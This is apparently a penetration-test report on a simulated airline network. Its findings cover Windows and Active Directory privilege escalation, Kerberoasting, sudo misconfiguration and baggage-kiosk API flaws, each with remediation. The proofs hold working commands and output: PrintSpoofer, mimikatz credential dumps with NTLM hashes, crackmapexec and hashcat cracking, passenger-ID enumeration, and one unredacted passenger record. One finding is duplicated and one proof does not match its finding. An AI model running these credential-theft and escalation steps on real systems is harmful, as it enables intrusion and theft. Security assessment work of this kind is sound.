PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32>whoami
whoami
nt authority\system
```


*output showing privileges truncated for clarity




6.0.0 Privilege Escalation Vulnerability via SeDebugPrivilege			
Active Directory		**Risk**	**CVSS**
Likelihood	Medium	**Medium**	**7.8**
Impact	High		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	Active Directory Environment Users: kkms\mmagnolia		
Description	The kkms\mmagnolia user has the permission SeDebugPrivilege to steal NTLM hashes of other users using Mimikatz. This can then be used for a pass the hash attack to obtain access of other users.		
Business Impact	All data and services on machine are at risk.		
Technical Impact	Lateral movement or privilege escalation possible by stealing hashes of other users. Certain attacks are now possible such as dumping SAM, getting logged on hashes and secrets with Mimikatz.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	The SeDebugPrivilege should be turned disabled for kkms\mmagnolia user		
Steps to Reprodu)			
1.) Transfer mimikatz from Kali to victim machine 2.) Execute memory dump of hashes mimikatz.exe Sekurlsa::logonpasswords			

3.) Utilize the found NTLM hash to perform a Pass the Hash attack and gain permission of other users

Proof



```
PS C:\Users\mmagnolia> whoami
kkms\mmagnolia
PS C:\Users\mmagnolia> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
```



```
PS C:\Users\mmagnolia> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 68962935 (00000000:041c4a77)
Session           : RemoteInteractive from 3
User Name         : mmagnolia
Domain            : KKMS
Logon Server      : SKYCONTROL01
Logon Time        : 1/13/2024 2:07:03 PM
SID               : S-1-5-21-2036343003-1559323828-495105691-1113
        msv :
         [00000003] Primary
         * Username : mmagnolia
         * Domain   : KKMS
         * NTLM     : af28b68bd7e400b6286655c1a9e64a24
         * SHA1     : cac1cbdbc7465edc4502584c5586f9deff2aa4db
         * DPAPI    : dbc2462eedbd8ebfda86bfb3451c27c6
        tspkg :
        wdigest :
         * Username : mmagnolia
         * Domain   : KKMS
         * Password : (null)
        kerberos :
         * Username : mmagnolia
         * Domain   : CORP.KKMS.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 59764935 (00000000:038ff0c7)
Session           : RemoteInteractive from 2
User Name         : arodgers
Domain            : KKMS
Logon Server      : SKYCONTROL01
Logon Time        : 1/12/2024 2:22:20 PM
SID               : S-1-5-21-2036343003-1559323828-495105691-1330
        msv :
         [00000003] Primary
         * Username : arodgers
         * Domain   : KKMS
         * NTLM     : a6afabede4605a0f9c5a1a1a23511294
         * SHA1     : d5ad0bed46eafadccb109c9dc3d298d3acc0e2e7
         * DPAPI    : 51479a8543718e90d5af89d2f0491826
```

6.0.0 Local Privilege Escalation through Sudo Misconfiguration			
Linux		**Risk**	**CVSS**
Likelihood	Medium	**HIGH**	**7.8**
Impact	High		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	10.0.0.33		
Description	The ubuntu user on this device has a sudo misconfiguration that allows this user to arbitrariliy run any command as any user including root. This can be enumerated by running "sudo -l" and finding that no password is required to run a command as another user.		
Business Impact	All data and services on machine are at risk.		
Technical Impact	Attacker now gains root permissions with any normal user account access		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	Applying the principle of least privilege and changing the sudo permissions of the ubuntu user to only be able to run certain commands as root as needed. Additionally, requiring the user password first would be a good additional implementation.		
Steps to Reproduce			
1.) sudo –u root <command>			
Proof			


ubuntu@baggagecheckin:~$ whoami
ubuntu
ubuntu@baggagecheckin:~$ sudo -l
Matching Defaults entries for ubuntu on localhost:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin,
use_pty
User ubuntu may run the following commands on localhost:
(ALL : ALL) ALL
(ALL) NOPASSWD: ALL
ubuntu@baggagecheckin:~$ sudo whoami
root

6.0.0 Authentication Bypass on Baggage Checkin			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**HIGH**	**7.4**
Impact	High		
CVSS String	N/A		
Affected Scope	10.0.0.33		
Description	The Baggage Checkin web application allows an attacker to log in and check in baggage as other users by choosing the flight they are on and using the first and last name to log in as them.		
Business Impact	Very little information is needed to log in as other users and authenticate as them, meaning the broader business operations associated with the baggage check-in will be disrupted as customers could have bags checked in under their name and with their payment information.		
Technical Impact	An attacker can easily log in and impersonate customers by only knowing their first and last name along with their flight.		
Remediation	The recommended fix for this would be to properly authorize users with more information such as their boarding pass and password to ensure the security of their baggage check-in is not put at risk. With proper authorization in place using information only the account holder would know, customer sessions and identity will remain secure.		

Steps to Reproduce
1.) Browse to 10.0.0.33 and start a session as normal 2.) Browse to the flight of the customer 3.) Use their first and last name to log in as them 4.) Check in their bags and finalize check-in

Proof

```
GET /api/v1/print/send?entrynumber=1&PrintServerURL=http://10.0.254.201:5000 HTTP/1.1
Host: baggagecheckin.corp.kkms.local
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Sat, 13 Jan 2024 17:38:13 GMT
Content-Length: 66
Connection: close

{
  "msg":
  "\u003cp\u003eHello, World!\u003c/p\u003e",
  "status":"okay"
}
```


6.0.0 Kerberoastable Service Account with Crackable Password			
Active Directory		**Risk**	**CVSS**
Likelihood	Medium	**HIGH**	**7.5**
Impact	High		
CVSS String	CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	Active Directory Environment Users: kkms\svc_ATC		
Description	The Active Directory environment contains a service account, svc_ATC, which is susceptible to Kerberoasting, an attack that involves a previously compromised domain user requesting a Kerberos Ticket from a service account. Since the ticket is encrypted with a hash of the service account password, the Kerberos Ticket can be taken offline and cracked. Since svc_ATC has a weak password contained in the rockyou.txt wordlist, the hash was easily cracked and the credentials for svc_ATC were obtained.		
Business Impact	All confidential customer and business data accessible to svc_ATC is now obtainable to an attacker with domain user access.		
Technical Impact	An attacker can now gain access to a higher privileged Service Account. This could be potentially used to gain access to additional accounts or pivot onto other machines.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	To prevent Kerberoasting attacks, the Service Account password should be changed to a random 25+ character password to ensure it is not bruteforceable. For additional		

	security, applying the principal of least privilege onto the Service account will minimize its impact while creating a honeypot Kerberoastable user could be a great way for detecting Kerberoasting attacks.

Steps to Reproduce

1. vim /etc/hosts and add entry SKYCONTROL01.corp.kkms.local 10.0.0.5
2. crackmapexec ldap 10.0.0.5 -u <domain username> -p <domain username password> --kdcHost 10.0.0.5 --kerberoasting KERBEROASTING
3. Transfer hash to a file
4. hashcat –m 13100 –a 0 <hash file path> <path to rockyou.txt>
5. hashcat –m 13100 –a 0 <hash file path> <path to rockyou.txt> --show

Proof



<truncated for clarity>

Output of password

6.0.0 Information Disclosure with PII in Baggage Check-In			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	Medium	**Medium**	**6.5**
Impact	High		
CVSS String	N/A		
Affected Scope	10.0.0.33		
Description	Any resquest through the passenger API will result in excessive information disclosure, including the name, date of birth, email, phone number, social security, and more.		
Business Impact	This vulnerability completely compromises all user data for the baggage claim systems. Any malicious actor can indetectably use this data to impersonate any RAKMS customer, leading to a loss of trust from customers.		
Technical Impact	This vulnerability can easily be run by an attacker, and only requires an id, which can easily be enumerated		
Remediation	Remove all deprecated API endpoints, particularly anything that is *v1* or *v2*. Additionally, reduce the amount of information that the API returns to the minimum required.		
Steps to Reproduce			
1.) Make a request to /api/v1/passenger/validate?entrynumber=[NUM] Alternatively, a valid request can be made to /api/v3/passenger/validate, with the first name, last name, and flight id.			
Proof			


```
GET /api/v1/passenger/validate?entrynumber=38 HTTP/1.1
Host: baggagecheckin.corp.kkms.local
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://baggagecheckin.corp.kkms.local/kiosk/go/passenger?flight=bcf1a1ff-4574-45fb-bc7a-45627b96a61a
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=f3bbe2ce-22c8-4c4f-b932-d5dec7d5bb02; expiry=1705165650; flight=bcf1a1ff-4574-45fb-bc7a-45627b96a61a
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Sat, 13 Jan 2024 17:12:05 GMT
Content-Length: 435
Connection: close

{
  "passenger":{
    "ID":38,
    "CreatedAt":"2024-01-09T07:21:32.455Z",
    "UpdatedAt":"2024-01-09T07:21:38.501Z",
    "DeletedAt":null,
    "BaggageCount":3,
    "date_of_birth":"1967-09-30",
    "Email":"korey.dickinson@email.com",
    "first_name":"Korey",
    "last_name":"Dickinson",
    "phone_number":"+234 344.698.9054 x45668",
    "uid":"25792db4-92c9-4e52-9299-8eb7d116f7f7",
    "social_insurance_number":"621726819",
    "FlightID":"bcf1a1ff-4574-45fb-bc7a-45627b96a61a",
    "Picture":null
  }
}
```

A successful response with entry number 38

6.0.0 Remotely Exposed Development API's on Baggage Check-In			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Medium**	**6.5**
Impact	Critical		
CVSS String	AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
Affected Scope	10.0.0.33		
Description	There are several exposed endpoints on the baggage check-in server that contain information such as personally identifiable user data, application data, as well as other debug statistics.		
Business Impact	Customer data is completely exposed to whoever goes to those routes on the site resulting in information such as social insurance number, phone number, and names being exposed to an attacker. This allows an attacker to steal this data and use it to impersonate a customer on the RAKMs systems or anywhere else. If a data breach were to occur as a result of this vulnerbaility, it would affect customer trust of RAKMs and their products/systems.		
Technical Impact	All user data including login information is exposed on remote endpoints that an attacker could bruteforce or guess given enough time.		
Remediation	If possible, completely remove these endpoints from the web server. Otherwise, require that these debug routes can only be accessed locally or with proper developer authorization. Specifically, the endpoints /api/v3/dev/debug, /kiosk/go/debug, and /devtools/reference/database/all need to be remediated.		
Steps to Reproduce			
1.) Visit http://10.0.0.33/api/v3/dev/debug, http://10.0.0.33/kiosk/go/debug, and http://10.0.0.33/devtools/reference/database/all in a browser			

Proof


[GIN-debug] GET /api/v3/session/heartbeat --> main.addSessionRoutes.func1 (3 handlers)
[GIN-debug] GET /api/v3/session/create --> main.addSessionRoutes.func2 (3 handlers)
[GIN-debug] GET /api/v3/session/destroy --> main.addSessionRoutes.func3 (3 handlers)
[GIN-debug] GET /api/v3/passenger/validate --> main.addPassengerRoutes.func1 (3 handlers)
[GIN-debug] GET /api/v3/passenger/add --> main.addPassengerRoutes.func2 (3 handlers)
[GIN-debug] GET /api/v3/bag/submit --> main.addBagRoutes.func1 (3 handlers)
[GIN-debug] GET /api/v3/dev/debug --> main.addDevRoutes.func1 (3 handlers)
[GIN-debug] GET /api/v3/print/send --> main.addPrintRoutes.func1 (3 handlers)
[GIN-debug] POST /api/v3/print/terminal/:terminal/submit --> main.addPrintRoutes.func2 (3 handlers)
[GIN-debug] GET /api/v3/agreement/signed --> main.AddAgreementRoute.func1 (3 handlers)
[GIN-debug] GET /api/v2/session/get --> main.depericatedAPIv2.func1 (3 handlers)
[GIN-debug] GET /api/v2/passenger/validate --> main.depericatedAPIv2.func2 (3 handlers)
[GIN-debug] GET /api/v2/print/send --> main.depericatedAPIv2.func3 (3 handlers)
[GIN-debug] GET /api/v1/session/get --> main.depericatedAPIv1.func1 (3 handlers)
[GIN-debug] GET /api/v1/session/create --> main.depericatedAPIv1.func2 (3 handlers)
[GIN-debug] GET /api/v1/passenger/validate --> main.depericatedAPIv1.func3 (3 handlers)
[GIN-debug] GET /api/v1/print/send --> main.depericatedAPIv1.func4 (3 handlers)
[GIN-debug] GET /kiosk/go/ --> main.addFrontEnd.func1 (3 handlers)
[GIN-debug] GET /kiosk/go/agreement --> main.addFrontEnd.func2 (3 handlers)
[GIN-debug] GET /kiosk/go/airline --> main.addFrontEnd.func3 (3 handlers)
[GIN-debug] GET /kiosk/go/flight --> main.addFrontEnd.func4 (3 handlers)
[GIN-debug] GET /kiosk/go/passenger --> main.addFrontEnd.func5 (3 handlers)
[GIN-debug] GET /kiosk/go/bagcheck --> main.addFrontEnd.func6 (3 handlers)
[GIN-debug] GET /kiosk/go/finalize --> main.addFrontEnd.func7 (3 handlers)
[GIN-debug] GET /kiosk/go/debug --> main.addFrontEnd.func8 (3 handlers)
[GIN-debug] GET /kiosk/go/expired --> main.addFrontEnd.func9 (3 handlers)
[GIN-debug] GET /kiosk/go/redirect --> main.addFrontEnd.func10 (3 handlers)
[GIN-debug] GET /devtools/reference/database/all --> main.addDatabase.func1 (3 handlers)

6.0.0 Information Disclosure with PII			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Medium**	**6.5**
Impact	High		
CVSS String	N/A		
Affected Scope	10.0.0.33		
Description	Any resquest through the passenger API will result in excessive information disclosure, including the name, date of birth, email, phone number, social security, and more.		
Business Impact	This vulnerability completely compromises all user data for the baggage claim systems. Any malicious actor can indetectably use this data to impersonate any RAKMS customer, leading to a loss of trust from customers.		
Technical Impact	This vulnerability can easily be run by an attacker, and only requires an id, which can easily be enumerated		
Remediation	Remove all deprecated API endpoints, particularly anything that is *v1* or *v2*. Additionally, reduce the amount of information that the API returns to the minimum required.		
Steps to Reproduce			
1.) Make a request to /api/v1/passenger/validate?entrynumber=[NUM] Alternatively, a valid request can be made to /api/v3/passenger/validate, with the first name, last name, and flight id.			
Proof			

```
GET /api/v1/passenger/validate?entrynumber=38 HTTP/1.1
Host: baggagecheckin.corp.kkms.local
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://baggagecheckin.corp.kkms.local/kiosk/go/passenger?flight=bcf1a1ff-4574-45fb-bc7a-45627b96a61a
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=f3bbe2ce-22c8-4c4f-b932-d5dec7d5bb02; expiry=1705165650; flight=bcf1a1ff-4574-45fb-bc7a-45627b96a61a
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Sat, 13 Jan 2024 17:12:05 GMT
Content-Length: 435
Connection: close

{
  "passenger":{
    "ID":38,
    "CreatedAt":"2024-01-09T07:21:32.455Z",
    "UpdatedAt":"2024-01-09T07:21:38.501Z",
    "DeletedAt":null,
    "BaggageCount":1,
    "date_of_birth":[redacted],
    "Email":[redacted],
    "first_name":[redacted],
    "last_name":"[redacted],
    "phone_number":[redacted],
    "uid":[redacted],
    "social_insurance_number":[redacted],
    "FlightID":[redacted],
    "Picture":null
  }
}
```

A successful response with entry number 38

6.0.0 API Downgrade in Baggage Check-In System To Leak Data			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Medium**	**6.5**
Impact	Critical		
CVSS String	N/A		
Affected Scope	10.0.0.33		
Description	An attacker can downgrade the baggage check-in service api from v3 to v1, lowering the amount of information required to check-in as a user from a first name, last name, and flight number to only an entry number. Entry numbers can then be bruteforced using either Burp Intruder or a simple python script. Responses contain all user data including name, email, phone number, and social security.		
Business Impact	This vulnerability completely compromises all user data for the baggage claim systems. This means that a malicious idividual can steal personal identifiable information and use it to impersonate the individual in RAKMS and in general. This also leads in a lose of trust between RAKMS customers if a data breach were to occur as a result of this vulnerability.		
Technical Impact	The vulnerability compromises all user data as the user ids are in an easily bruteforceable range. The script takes less than a minute to bruteforce 1000 user ids resulting in several users' data being exposed to the attacker.		
Remediation	Remove all deprecated API endpoints, particularly anything that is *v1* or *v2*. In the future any update to the API should also remove any old API endpoints so that all vulnerabilities are properly patched.		
Steps to Reproduce			
1.) Make a request to /api/v1/passenger/validate?entrynumber=[NUM]			

2.) Increment [NUM] using Burp Intruder or a script
3.) Responses on success will return user data on error will return “record not found”

Proof

Output of script to brute force the first thousand entry numbers

6.0.0 Leaked Credentials via Active Directory Description			
Active Directory		**Risk**	**CVSS**
Likelihood	Medium	**Medium**	**6.4**
Impact	High		
CVSS String	AV:N/AC:L/PR:H/UI:N/S:C/C:L/I:L/A:L		
Affected Scope	Active Directory Environment Users: kkms\mmagnolia		
Description	The password for kkms\mmagnolia is leaked through its active directory description. This can be obtained through LDAP queries or by looking at active directory descriptions through command prompt commands.		
Business Impact	All sensitive company information stored in this employee's account is compromiseable.		
Technical Impact	User is compromised and attacker can gain initial access to active directory network.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	The kkms\mmagnolia user should have their account password changed immediately and the user description should be removed.		
Steps to Reproduce			
1. crackmapexec ldap 10.0.0.5 -u <domain user> -p <user name> --kdc-host 10.0.0.5 -M –get-desc-users Note* this vulnerability can also be done via net cmd commands and doesn't require just ldap			

Proof


6.0.0 Hardcoded Credentials in Application			
Application Vulnerability		**Risk**	**CVSS**
Likelihood	Medium	**MEDIUM**	**6.4**
Impact	Medium		
CVSS String	N/A		
Affected Scope	10.0.1.51		
Description	On the SkyWorker01.user.kkms.local workstation, there is a .NET binary that takes default actions upon receiving an email message to pcalder@corp.kkms.local. Within that executable, credentials were hardcoded in to allow the application to interact with the pcalder@corp.kkms.local inbox. These credentials can be easily extracted with a .NET decompiler, which would give an attacker easy access to all of the emails as well as a domain account that could be used as a foothold for further attacks.		
Business Impact	If discovered, these credentials would give an attacker the ability to send, read, modify, and delete emails on behalf of the director of marketing for RAKMS.		
Technical Impact	The credentials could be used to login to various domain computers on the network, accessing any data RAKMS users are entitled to. In additon, in combination with a privilege escalation attack, this could lead to further compromise of the network.		
Compliance Violations	PCI-DSS (2) - Do not use vendor-supplied defaults for system passwords and other security parameters PCI-DSS (2) - Develop and maintain secure systems and applications		

	TSA Cybersecurity Directive (4) - Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.
Remediation	Rework the application to leverage .NET's ability to interact with the Kerberos authentication system and use the logged on user's Windows credentials to run the application. Remove the application with the cached credentials within it immediately.

